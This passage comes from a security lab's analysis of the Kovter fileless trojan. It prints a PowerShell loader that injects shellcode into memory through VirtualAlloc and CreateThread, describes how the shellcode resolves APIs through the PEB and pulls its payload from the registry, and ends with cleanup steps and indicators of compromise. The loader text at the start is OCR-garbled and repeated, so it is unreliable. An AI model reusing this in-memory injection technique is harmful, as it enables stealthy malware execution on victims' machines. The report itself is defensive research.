<pre>function gelegate(Farma ([Parameter(Position*),Mandatory=Strue)] [Type[]) SParameters, [Parameter(Position*),Mandatory=Strue)] [Type[]) SParameters, [Parameter(Position*)] [Type] Sparameters, [Parameter(Position*)] [Type] Sparameters, StypeBuilder-ChepDomain]::CurrentDomain.DefineDynamicAcrembly(Dew-Object System.Reflection.AlingConvention]::Etandard,SParameters).detImplementationFlags("Runtime, Managed"); StypeBuilder.CetateType(); } function gproc(Param ([Parameter(Position*),Mandatory=Strue)] [String] SMedule, [Parameter(Position*),Mandatory=Strue)] [String] Smedule*); Strue SystemAssembly=Careater(Position*), Interpotence/Strue)]; Strue SystemAssembly=Careater(Position*); Strue) Strue SystemAssembler(Position*); Strue) Strue SystemAssemb</pre>		
<pre>Feram { [Parameter(Position=0,Mandatory=STrue)] [Type[]] SParameters, [Parameter(Position=1)] [Type] SParameters, [Parameter(Position=1)] [Type] SParameters, [Parameter(Position=1)] [Type] SParameters, [Parameter(Position=1)] [Type] SPaturntype=[Void]); STypeBuilder.DefineGonstructor("NTTpeialRame,HideBySig,Ruble",[System.Reflection.CallingConventions]::Standard,SParameters).SetImplementationFlags("Runtime,Managed"); return STypeBuilder.DefineGonstructor("NTTpeialRame,HideBySig,Ruble",SParameters).SetImplementationFlags("Runtime,Managed"); return STypeBuilder.DefineGonstructor("NTTpeialRame,HideBySig,Ruble",SParameters).SetImplementationFlags("Runtime,Managed"); return STypeBuilder.DefineGonstructor("Runtine,RideBySig,Ruble",SParameters).SetImplementationFlags("Runtime,Managed"); return StypeBuilder.DefineGonston=0,Mandatory=STrue)] [String] SModule, [Parameter(Position=0,Mandatory=STrue)] [String] SModule, [Parameter(Position=0,Mandatory=STrue)] [String] SModule, [Parameter(Position=0,Mandatory=STrue)] [String] SModule, [Parameter(Position=0,Mandatory=STrue)] [String] SModule, [Parameter(Position=1,Mandatory=STrue)] [String] SModule, [Parameter(Position=0,Mandatory=STrue)] [String] SModule, [Parameter(Position=1,Mandatory=STrue)] [String] SModule, [Parameter(Position=1,Mandatory=STrue)] [String] SModule, [Parameter(Position=1,Mandatory=STrue)] [String] SModule, [Parameter(Position=2,Mandatory=STrue)] [String] SModule, [String[] Smo22 = w55,w85,w85,w85,w85,w85,w85,w85,w85,w85,</pre>	tr	
<pre>[Parameter(Position=0,Mandatory=Strue)] [Type[]] SParameters, [Parameter(Position=1)] [Type] SReturnType=[Void]); stypeBuilder-CeineConstructor("RTppeialBame,HideBySig,NewSlot,Iytual", [System.Reflection.AssemblyName("ReflectedDelegate")),[System.Reflection.Emit.Assem STypeBuilder.CeineConstructor("RTppeialBame,HideBySig,NewSlot,Vitual",SReturnType,SParameters).SetImplementationFlags("Runtime,Managed"); return STypeBuilder.CeineConstructor("RTppeialBame,HideBySig,NewSlot,Vitual",SReturnType,SParameters).SetImplementationFlags("Runtime,Managed"); return STypeBuilder.CeineConstructor("RTppeialBame,HideBySig,NewSlot,Vitual",SReturnType,SParameters).SetImplementationFlags("Runtime,Managed"); return StypeBuilder.CeineConstructor("RTppeialBame,HideBySig,NewSlot,Vitual",SReturnType,SParameters).SetImplementationFlags("Runtime,Managed"); return StypeBuilder.CeineConstructor("RTppeialBame,HideBySig,NewSlot,Vitual",SReturnType,SParameters).SetImplementationFlags("Runtime,Managed"); return StypeBuilder.CeineConstructor("RtppErmon)] [String] SModule, [Parameter(Position=1,Mandatory=Strue)] [String] SModule, [String String String String ("Microsoft.Min22, UnageString String String</pre>	3	
<pre>[Parameter(Position=1)] [Type] SketurnType=[Void]); SympeBuilder=[AppDomain]:CurrentDomain.DefineDynamicAssembly([New-Object System.Reflection.AssemblyMame("ReflectedDelegate")),[System.Reflection.Emit.Asse SympeBuilder.DefineConstructor("HTMPsecialMame,MideBydig,Public",[System.Reflection.CallingConventions]:Standard,Sparameters).SetImplementationPlags("Runtim STypeBuilder.DefineConstructor("HTMPsecialMame,MideBydig,NewSlot,Virtual",SheturnType,Sparameters).SetImplementationPlags("Runtime,Managed"); return StypeBuilder.CreateType(); } function gproc(Param ([Parameter(Position=),Mandatory=Strue)] [String] Skodule, [Parameter(Position=),Mandatory=Strue)] [String] Stroeedure ; SystemAssembly=[AppDomain]:CurrentDomain.GetAssemblies()[Mhere=Object[§GlobalAssemblyCache =And §Location.Split("\")[-1].Equals("System.dll")); StrasfeMativeMethodes.SystemAssembly.Ottype("Microsoft.Win32.UnasfeMativeMethods"); return StumafeMativeMethodes.GetMethod("GetProcAddress").Invoke(Sull.@([System.Runtime.InteropServices.MandleRef](New=Object System.Runtime.InteropServices } figure[] Sand2 = _ws55_ws88_0x82.0xx0.0xx8.0xF7.0xF7.0x53.0x56.0x57.0x53.0x56.0x57.0x53.0x52.0x32.0x32.0x32.0x32.0x32.0x32.0x32.0x3</pre>		
<pre>}; fypeBuilder_[AppDomsin]::OurrentDomain.DefineDynamicArsembly(New-Object System.Reflection.ArsemblyName("SeflectedDelegate")),[System.Reflection.Emit.Arsee SystemSteleventDomain("NewDeleventDynamicArsembly(NewSolt, Virtual", StaturnType, Starameters).SetImplementationFlags("Runtin SystemSteleventDynamicArsembly(NewSolt, Virtual", StaturnType, Starameters).SetImplementationFlags("Runtine, Managed"); return STypeBuilder.CreateType(); function gproo(</pre>		
<pre>StypeBuilder=[AppDomain]::CurrentDomain.befineDynamicAssembly(New-Object System.Reflection.AssemblyName("ReflectedDelegate")),[System.Reflection.Emit.AssemblyConventions]::Standard,System.Reflection.Emit.AssemblyConventions]::Standard,System.Reflection.Emit.AssemblyConventions]::Standard,System.Reflection.Emit.AssemblyConventions]::Standard,System.Reflection.Emit.AssemblyConventions]::Standard,System.Reflection.Emit.AssemblyConventions]::Standard,System.Reflection.Emit.AssemblyConventions]::Standard,System.ReflectionEmit.AssemblyConventions]::Standard,System.ReflectionEmit.AssemblyConventions]::Standard,System.ReflectionEmit.AssemblyConventions]::Standard,System.ReflectionEmit.AssemblyConventions]::Standard,System.ReflectionEmit.AssemblyConventionSystemConventionEmitsCon</pre>		[Parameter(Position=1)] [Type] \$ReturnType=[Void]
<pre>\$TypeBuilder.DefineConstructor("PTSpecialName, HideBySig, Public", [System.Reflection.CallingConventions]:Standard, \$Farameters).SetImplementationFlags("Runtim \$TypeBuilder.DefineMethod("Invoke", "Public, HideBySig, NewSlot, Virtual", \$ReturnType, \$Farameters).SetImplementationFlags("Runtime, Managed"); return \$TypeBuilder.CreateType(); } function gpros(Param (</pre>);
<pre>\$TypeBuilder.DefineMethod("Invoke","Public,HideBySig,NewSlot,Virtual", \$ReturnType, \$Parameters).SetImplementationFlags("Runtime,Managed"); return STypeBuilder.CreateType(); function gproc(</pre>		\$TypeBuilder=[AppDomain] :: CurrentDomain. DefineDynamicAssembly((New-Object System. Reflection. AssemblyName("ReflectedDelegate")), [System. Reflection. Emit. Asse
<pre>return \$TypeBuilder.CreateType(); } function gproc(Param (</pre>		\$TypeBuilder.DefineConstructor("RTSpecialName,HideBySig,Public",[System.Reflection.CallingConventions]::Standard, \$Parameters).SetImplementationFlags("Runti
<pre>function gproc(Param ([Parameter(Position=0,Mandatory=\$True)] [String] \$Module, [Parameter(Position=1,Mandatory=\$True)] [String] \$Procedure); \$SystemAssembly=[AppDomain]::CurrentDomain.GetAssembles()[Where=Object{\$GlobalAssemblyCache -And \$Location.Split("\")[-1].Equals("System.dll,")); \$SystemAssembly_GappDomain]::CurrentDomain.GetAssembles()[Where=Object{\$GlobalAssemblyCache -And \$Location.Split("\")[-1].Equals("System.dll,")); \$SystemAssembly=[AppDomain]::CurrentDomain.GetAssembles()[Where=Object{\$GlobalAssemblyCache -And \$Location.Split("\")[-1].Equals("System.dll,")); \$SystemAssembly.GetType("Microaoft.Win32.UnaafeNativeMethods"); return \$UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke(\$ull,&([System.Runtime.InteropServices.HandleRef](New=Object System.Runtime.InteropServices } [Byte[]] \$so32 = .x55, x8B,0xEC,0x81,0xc4,0x00,0xFA,0xFF,0xFF,0x53,0x56,0x57,0x52,0x57,0xFC,0x31,0xD2,0x64,0x8B,0x52,0x30,0x8B,0x52,0x0c,0x8B,0x52,0x14,0x [Uint32]] \$sp=0; \$r=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll VirtualFirotect),(gdelegate @([Byte[]],[UInt32]</pre>		\$TypeBuilder.DefineMethod("Invoke", "Public, HideBySig, NewSlot, Virtual", \$ReturnType, \$Parameters).SetImplementationFlags("Runtime, Managed");
<pre>Param ([Parameter(Position=0,Mandatory=\$True)] [String] \$Module, [Parameter(Position=1,Mandatory=\$True)] [String] \$Procedure); \$SystemAssembly=[AppDomain]::CurrentDomain.GetAssemblies() [Where-Object{\$GlobalAssemblyCache -And \$Location.Split("\")[-1].Equals("System.dik")}; \$SustemAssembly=[AppDomain]::CurrentDomain.GetAssemblies() [Where-Object{\$GlobalAssemblyCache -And \$Location.Split("\")[-1].Equals("System.dik")}; \$SustemAssembly=[AppDomain]::CurrentDomain.GetAssemblies() [Where-Object{\$GlobalAssemblyCache -And \$Location.Split("\")[-1].Equals("System.dik")}; \$SustemAssembly=GetType("Microsoft.Win32.UnasfeWativeMethods"); return \$UnsafeWativeMethods.GetMethod("GetProcAddress").Invoke(\$null,&([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices } [Byte[]] \$se32 = 0x55, 'x8b, 0xEC, 0x81, 0xC4, 0x00, 0xFA, 0xFF, 0x53, 0x56, 0x57, 0x53, 0x56, 0x57, 0xFC, 0x31, 0xD2, 0x64, 0x8B, 0x52, 0x30, 0x8B, 0x52, 0x04, 0xe [Uint32[]] \$sp=0; \$r=r([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll VirtualProtect), (gdelegate &([Byte[]], [UInt32], [UInt32],</pre>		<pre>return \$TypeBuilder.CreateType();</pre>
<pre>Param ([Parameter(Position=0,Mandatory=\$True)] [String] \$Module, [Parameter(Position=1,Mandatory=\$True)] [String] \$Procedure); \$SystemAssembly=[AppDomain]::CurrentDomain.GetAssemblies() [Where=Object(\$GlobalAssemblyCache =And \$Location.Split("\")[-1].Equals("System.dll")); \$SusafeNativeMethods=\$\$ystemAssembly.GetType("Microsoft,Win32.UnasfeNativeMethods"); return \$UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke(\$null,@([System.Runtime.InteropServices.HandleRef](New=Object System.Runtime.InteropServices } [Byte[]] \$se32 = 0x55,'x8B,0xEC,0x81,0xC4,0x00,0xFA,0xFF,0x57,0x57,0x53,0x56,0x57,0xFC,0x31,0xD2,0x64,0x8B,0x52,0x30,0x8B,0x52,0x02,0x8B,0x52,0x14,0x: [Uint32[]] \$sp=0; \$r=r([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll VirtualProtect),(gdelegate @([Byte[]],[UInt32],[UIn</pre>	-	}
<pre>[Parameter(Position=0,Mandatory=\$True)] [String] \$Module, [Parameter(Position=1,Mandatory=\$True)] [String] \$Procedure); \$SystemAssembly=[AppDomain]::CurrentDomain.GetAssemblies()]Where=Object(\$GlobalAssemblyCache =And \$Location.Split("\")[-1].Equals("System.dll")); \$UnsafeNativeMethods-\$SystemAssembly.GetType("Microaoft.Win32.UnsafeMativeMethods"); return \$UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke(\$null,@([System.Runtime.InteropBervices.HandleRef](New=Object System.Runtime.InteropServices } [Byte[]] \$xe32 = 0x55,0xBB,0xEC,0x81,0xC4,0x00,0xFA,0xFF,0xFF,0x53,0x56,0x57,0xFC,0x31,0xD2,0x64,0x8B,0x52,0x30,0x8B,0x52,0x14,0x: [Uint32[]] \$ep=0; \$r=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll VirtualPotect),(gdelegate @([Eyte[]],[UInt32],[UInt32],[UInt32], ff(\$pr =eq 0)(\$pr=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll VirtualNiled],(gdelegate @([UInt32],[UInt32]</pre>	3	function gproc{
<pre>[Parameter(Position=1,Mandatory=\$True)] [String] \$Procedure }; SystemAssembly=[AppDomain]::CurrentDomain.GetAssemblies()]Where-Object{\$GlobalAssemblyCache -And \$Location.Split("\")[-1].Equals("System.dll")}; SynsafeNativeMethods=\$SystemAssembly.GetType("Microsoft.Win32.UnsafeNativeMethods"); return \$UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke(\$null.@([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices } [Eyte[]] \$sc32 = \x55,\x8B,0xEC,0x81,0xC4,0x00,0xFF,0xFF,0x53,0x56,0x57,0x53,0x56,0x57,0xFC,0x31,0xD2,0x64,0x8B,0x52,0x30,0x8B,0x52,0x0C,0x8B,0x52,0x14,0x [Uint32]] \$op=0; \$r=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll VirtualAlloc),(gdelegate @([EntPtr],[UInt32],[UIn</pre>		Param (
<pre>[Parameter(Position=1,Mandatory=\$True)] [String] \$Procedure }; SystemAssembly=[AppDomain]::CurrentDomain.GetAssemblies()]Where-Object{\$GlobalAssemblyCache -And \$Location.Split("\")[-1].Equals("System.dll")}; SynsafeNativeMethods=\$SystemAssembly.GetType("Microsoft.Win32.UnsafeNativeMethods"); return \$UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke(\$null.@([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices } [Eyte[]] \$sc32 = \x55,\x8B,0xEC,0x81,0xC4,0x00,0xFF,0xFF,0x53,0x56,0x57,0x53,0x56,0x57,0xFC,0x31,0xD2,0x64,0x8B,0x52,0x30,0x8B,0x52,0x0C,0x8B,0x52,0x14,0x [Uint32]] \$op=0; \$r=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll VirtualAlloc),(gdelegate @([EntPtr],[UInt32],[UIn</pre>		[Parameter(Position=0,Mandatory=\$True)] [String] \$Module,
<pre>\$SystemAssembly=[AppDomain]::CurrentDomain.GetAssemblies()[Where-Object{\$GlobalAssemblyCache -And \$Location.Split("\")[-1].Equals("System.dll")); \$UnsafeNativeMethods=\$systemAssembly.GetType("Microsoft.Win32.UnsafeNativeMethods"); return \$UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke(\$null,@([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices } [Byte[]] \$ec32 = 0x55,0x8B,0xEC,0x81,0xC4,0x00,0xFA,0xFF,0x53,0x56,0x57,0x53,0x56,0x57,0xFC,0x31,0xD2,0x64,0x8B,0x52,0x30,0x8B,0x52,0x0C,0x8B,0x52,0x14,0x: [Uint32[]] \$op=0; \$r=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll VirtualProtect),(gdelegate @([Byte[]],[UInt32],[UI</pre>		[Parameter(Position=1,Mandatory=\$True)] [String] \$Procedure
<pre>\$SystemAssembly=[AppDomain]::CurrentDomain.GetAssemblies()[Where-Object{\$GlobalAssemblyCache -And \$Location.Split("\")[-1].Equals("System.dll")); \$UnsafeNativeMethods=\$systemAssembly.GetType("Microsoft.Win32.UnsafeNativeMethods"); return \$UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke(\$null,@([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices } [Byte[]] \$ec32 = 0x55,0x8B,0xEC,0x81,0xC4,0x00,0xFA,0xFF,0x53,0x56,0x57,0x53,0x56,0x57,0xFC,0x31,0xD2,0x64,0x8B,0x52,0x30,0x8B,0x52,0x0C,0x8B,0x52,0x14,0x: [Uint32[]] \$op=0; \$r=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll VirtualProtect),(gdelegate @([Byte[]],[UInt32],[UI</pre>		
<pre>\$UnsafeNativeMethods=\$SystemAssembly.GetType("Microsoft.Win32.UnsafeNativeMethods"); return \$UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke(\$null,@([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices } [Byte[]] \$sc32 = 0x55,0x8B,0xEC,0x81,0xC4,0x00,0xFA,0xFF,0x57,0x53,0x56,0x57,0x57,0xFC,0x31,0xD2,0x64,0x8B,0x52,0x30,0x8B,0x52,0x14,0x [Uint32]]] \$op=0; \$r=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll VirtualProtect),(gdelegate @([Byte[]],[UInt32]</pre>		
<pre>return \$UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke(\$null,@([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices } [Byte[]] \$sc32 = 0x55,0x88,0xEC,0x81,0xC4,0x00,0xFA,0xFF,0x5F,0x53,0x56,0x57,0x53,0x56,0x57,0x7C,0x31,0xD2,0x64,0x88,0x52,0x30,0x88,0x52,0x0C,0x88,0x52,0x14,0x [Uint32[]] \$op=0; \$r=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll VirtualProtect),(gdelegate @([Byte[]],[UInt32],[UInt</pre>		
<pre>} [Byte[]] \$sc32 = 0x55,0x8B,0xEC,0x81,0xC4,0x00,0xFA,0xFF,0x57,0x53,0x56,0x57,0x53,0x56,0x57,0x7C,0x31,0xD2,0x64,0x8B,0x52,0x30,0x8B,0x52,0x14,0x: [Uint32[]] \$op=0; Sr=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32,dll VirtualProtect),(gdelegate @([Byte[]],[UInt32],[UIn</pre>		
<pre>[Uint32[]] \$op=0; \$r=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll VirtualProtect), (gdelegate @([Byte[]], [UInt32], [UInt32</pre>	-	}
<pre>if(\$r eq 0){\$pr=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll VirtualAlloo), (gdelegate @([IntPtr],[UInt32],[UInt</pre>		[Uint32[]] \$op=0;
<pre>if(\$pr -ne 0) {\$memset=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc msvcrt.dll memset), (gdelegate @([UInt32],[UInt3</pre>		
<pre>for (\$i=0;\$i -le (\$sc32,Length-1);\$i++) {</pre>	-	
<pre>Smemset.Invoke((\$pr+\$i), \$so32[\$1], 1) }; ([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll CreateThread), (gdelegate @([IntPtr],[UInt32],[UInt3</pre>	1	
<pre>}; ([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll CreateThread), (gdelegate @([IntPtr], [UInt32], [UInt</pre>	1	
<pre>([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll CreateThread), (gdelegate @([IntPtr],[UInt32],[UInt32],[UInt32],[UInt32],[UInt32],[UInt32],[UInt32],[Byte }sleep(1200); }catch{} exit;</pre>		
<pre>}}else(([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll CreateThread),(gdelegate @([IntPtr],[UInt32],[Byte]]],[Byte }sleep(1200); }catch() exit;</pre>	-	
<pre>}sleep(1200); }catch{} exit;</pre>		
<pre>-)catch{} exit;</pre>		}}else{([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionFointer((gproc kernel32.dll CreateThread),(gdelegate @([IntPtr],[UInt32],[Byte[]],[Byte
exit;	-	
#cafjmbolybdoioldedlgatyzbylthkcewnextoyeemlpj		
	‡ ⊊	afjmbolybdoioldedlgatyzbylthkcewnextoyeemlpi



7. Shellcode

The first shellcode again will evade security solution by staying in-memory and getting its Kernel32 and Advapi32 functions from PEB.


1) The shellcode will look for KERNEL32 by traversing the PEB and comparing the HASH name after applying ROR 13 hash function (popular pattern).



2) The shellcode then looks in the export table for 4 functions (LoadLibraryA, GetProcAddress, VirtualAlloc, ExitProces. For faster execution, the shellcode compares the dwords instead of using regular byte compare.

MORPHISEC LAB






3) After getting the KERNEL32 functions, it uses the LoadLibraryA and GetProcAddress to get the two advapi32 functions (RegOpenKeyExA and RegQueryValueExA). Those functions are used to read the Kovter shellcode from the registry, decrypting this shellcode and using the VirtualAlloc to inject it again in the same PowerShell process.

Library function 🔛 Data 📃 Regular func	A A A A A A A A A A A A A A A A A	RegmagiK (Administrator) CURRENT	USER\Software\gpvlgi		
	A View-A 🗵 O Hex View-1 🕄 A Structures 🛛 🗄 Enums 🕄 🔯 Imports 🖾 📝 Exports 🗵	Eile Edit View Go Bookmarks			
sub 2DAB55C			🛅 🖾 🗙 👗 🖻	🖻 <mark>8</mark> 🗛 🛛	Q 🕯 🖬 🖬 🗰 📾 🎯 🏦 🎗
		1			→
-	xor eax, eax	AppEvents	 Name 	Туре	Data
Graph overview 🗆 🗗 🗙	nov [ebp+var_9C], eax xor eax, eax	Console	<table-of-contents> otzfidtxo</table-of-contents>	REG_SZ	ìßF-ÄØê V¥z8∔Èk5)yXİc+Ø¥,7† Šã,«FÒq-¾àA Oæ]Øù^®‡càP┯a‡m¬>°û
	nov [ebp+var_A0], eax lea eax. [ebp+var 90] : Keu	Environment	ab coydudku	REG_SZ	l6EjDYICjVrwJ7qxOwH="fr2ulfCpZDfapLxmu5mvZI71RTG1xrfPHvmRxb0
	lea eax, [ebp+var_90] ; Key push eax	EUDC	ab) tycr ab) izugkrsfiz	REG_SZ REG_SZ	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.) 862
닐	push 1	Identities	ali izuqkrsniz ali xjkq	REG_SZ REG_SZ	002 091005623ED65BAB
Ē	push 0 mov eax, [ebp+var 84] ; <mark>software\qpvlqj</mark>	Keyboard Layout Network	ab jzwk	REG_SZ	1476952892
	push eax	Printers		-	
H I	push 80000001h call [ebp+var 50] ; ReqOpenKeyExA (HKCU\software\qpvlqj)	🛓 🧰 Software			
	test eax, eax	👜 - 🧰 7-Zip			
	jnz loc_2DABB37	Adobe			
		AppDataLow Glasses	=		
ě		Guzner			
	lea eax, [ebp+var_A0] push eax	Macromedia			
9	push 0				
<u>l</u>	lea eax, [ebp+var_94] push eax	Netscape NTCore			
	push 0	DDBC			
E.	nov eax, [ebp+var_84] ; <mark>otzfidtxo</mark> add eax, 41h ; 'A'	Policies			
F I	push eax, 41n ; 'H'	🚍 qpvlgj			
ğ	nov eax, [ebp+var_90] ; Key	SetupFactory Sysintemals			
<u>р</u>	push eax call [ebp+var 54] ; RegQueryValueExA (HKCU\Software\gpvlg\otzfidtxo)	Josinternais Josinternais Josinternais			
ð	test eax, eax	🗑 - 🧰 VMware, Inc.			
("Pin	jnz short loc_2DABB37	B- 💼 Wow6432Node			m
		Thank you for using RegmagiK. Learn m	ore at www.regmagik.c	om	
- A		<u> </u>			
	cmp [ebp+var_A0], 64h ; 'd'				



8. Communication with C&C and lowering the internet security settings

As was expected, Kovter (PowerShell stage) creates Regsrv32 processes, which communicate to many different IPs, sending computer, OS and user encrypted information and waiting for the next command to execute. Notice that it modifies the security Zone settings by disabling UNCAsIntranet and AutoDetect keys in the Internet Settings\ZoneMap registry.



9. Detection on VirusTotal

After we wrote the decrypted Kovter code to the disk (the encrypted code resides in one of the registry keys), we uploaded it to VirusTotal. [Note that Kovter will not write the executable it uses to the disk.]

The upload results in:

Sha256: 7178d1babda77e159936fe4e3841c7a3dad3b78a6737ba7dd9a1f3c370f6dc34

We see immediately that most of the AV solutions do recognize the Kovter signatures when written to disk.



AhnLab-V3	Trojan <mark>Win32.Kovter.C</mark> 1503405	20161021
Antiy-AVL	Trojan/Win32.Yakes	20161021
Arcabit	Trojan.Inject.GO	20161021
Avast	Sf:ShellCode-AO [Trj]	20161021
Avira (no cloud)	DR/Delphi.Gen	20161021
BitDefender	Trojan.Inject.GO	20161021
CrowdStrike Falcon (ML)	malicious_confidence_100% (D)	20160725
DrWeb	Trojan.Kovter.origin	20161021
ESET-NOD32	a variant of <mark>Win32/Kovter.C</mark>	20161021
Emsisoft	Trojan.Inject.GO (B)	20161021
F-Secure	Trojan.Inject.GO	20161021
GData	Trojan.Inject.GO	20161021
Invincea	virus.win32.neshta.a	20161018
K7AntiVirus	Trojan (004c341a1)	20161021
K7GW	Trojan (004c341a1)	20161021
Malwarebytes	Trojan.Kovter	20161021
McAfee-GW-Edition	BehavesLike.Win32.Backdoor.gh	20161021
eScan	Trojan.Inject.GO	20161021
Microsoft	Trojan: <mark>Win32/Kovter</mark>	20161021
NANO-Antivirus	Trojan <mark>, Win32, Kovter,</mark> ehlnwv	20161021

10. How to clean this malware and be safe

- 1) Kill the regsrv32 processes. We recommend to use "Process Hacker" and run it as admin.
- 2) Remove the persistency by deleting all the Registry described variables. Beside the RUN key, take into account that you will have different random names.
- 3) Clean the RUN key [We would recommend to simply delete it. This will recreate the RUN key as new clean key automatically. You can also use RegmagiK or native tools to edit the registry without removing the legit values. Note: Take into consideration that previous default settings of yours will get lost if you delete the RUN key.]
- 4) Remove all the *.Ink and bat files as described in this report. Take into account that those will be generated with different names on your machine.]
- 5) Since Kovter modifies your Internet security settings, please use tools to fix your registry.
- 6) To be safe, we recommend to add Morphisec to your arsenal to prevent future infections ;-)



11. Relevant artifacts:

Doc File - 97f3fb12837db7d4e27b11d310d8f441d00e65a43e95e9af2435e5e47abb1668

Kovter URL - hxxp://demitartgourmet[.]com/changelog/bindata[.]exe

Kovter Executable - 7e57dca4b9dec787e3fdbc983ee8111f97f75fa772e77a166ec18c49e1358f50

Sandbox report for the same executable - https://www.hybrid-

analysis.com/sample/7e57dca4b9dec787e3fdbc983ee8111f97f75fa772e77a166ec18c49e1358f50?environme ntld=100